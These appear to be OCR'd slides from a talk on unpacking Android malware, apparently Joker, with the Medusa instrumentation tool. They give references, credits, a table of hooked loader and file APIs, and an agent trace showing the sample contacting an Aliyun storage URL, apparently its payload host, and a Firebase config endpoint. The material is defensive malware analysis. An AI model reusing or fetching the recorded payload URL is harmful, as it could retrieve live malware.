
- **Static unpackers** are so convenient!
- **Medusa rocks**!

References


- https://github.com/Ch0pin/medusa
- https://github.com/cryptax/misc-code/blob/master/jsonpacker/jsondecrypt.py
- https://cryptax.medium.com/tracking-android-joker...

Thanks to @TuxDePoinsisse, Charles Puaux, Lucas Soursou,
@ch0pin, @BlackAlpsConf, @FrenchYeti
Kudos to Fortinet Swiss Team ☺

Alternatives




Alternatives



Type	Method	Status
Fingerprint	android.telephony.TelephonyManager.getDeviceId()<java.lang.String>	OFF
DynamicLoader	dalvik.system.BaseDexClassLoader.<init>(<java.lang.String><java.io.File><java.lang.String><java.lang.ClassLoader>)<void>	ON
DynamicLoader	dalvik.system.BaseDexClassLoader.findClass(<java.lang.String>)<java.lang.Class>	OFF
DynamicLoader	dalvik.system.DexClassLoader.<init>(<java.lang.String><java.lang.String><java.lang.String><java.lang.ClassLoader>)<void>	ON
DynamicLoader	dalvik.system.DexFile.<init>(<java.io.File>)<void>	ON
DynamicLoader	dalvik.system.DexFile.<init>(<java.lang.String>)<void>	ON
DynamicLoader	dalvik.system.DexFile.loadDex(<java.lang.String><java.lang.String><int>)<dalvik.system.DexFile>	ON
DynamicLoader	dalvik.system.InMemoryDexClassLoader.<init>(<java.nio.ByteBuffer><java.lang.ClassLoader>)<void>	ON
DynamicLoader	dalvik.system.PathClassLoader.<init>(<java.lang.String><java.lang.ClassLoader>)<void>	ON
DynamicLoader	dalvik.system.PathClassLoader.<init>(<java.lang.String><java.lang.String><java.lang.ClassLoader>)<void>	ON
FileDescriptor	java.io.File.<init>(<java.io.File><java.lang.String>)<void>	ON
FileDescriptor	java.io.File.<init>(<java.lang.String><java.lang.String>)<void>	ON
FileDescriptor	java.io.File.<init>(<java.lang.String>)<void>	ON
FileDescriptor	java.io.File.<init>(<java.net.URI>)<void>	ON
DynamicLoader	java.lang.Class.forName(<java.lang.String><boolean><java.lang.ClassLoader>)<java.lang.Class>	OFF
DynamicLoader	java.lang.Class.getMethod(<java.lang.String><java.lang.Class>[])<java.lang.reflect.Method>	OFF
NativeLibrary	java.lang.Runtime.load(<java.lang.String>)<void>	OFF
NativeLibrary	java.lang.Runtime.loadLibrary(<java.lang.String>)<void>	OFF
IssueObserver	java.lang.SecurityException.<init>(<java.lang.String><java.lang.Throwable>)<void>	OFF

Alternatives



Alternatives

```
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://i9gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://i9gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://i9gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://i9gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://i9gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://i9gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://firebaseremoteconfig.googleapis.com/v1/projects/171408391002/nam
espaces/firebase:fetch)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://firebaseremoteconfig.googleapis.com/v1/projects/17140839
1002/namespaces/firebase:fetch, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
```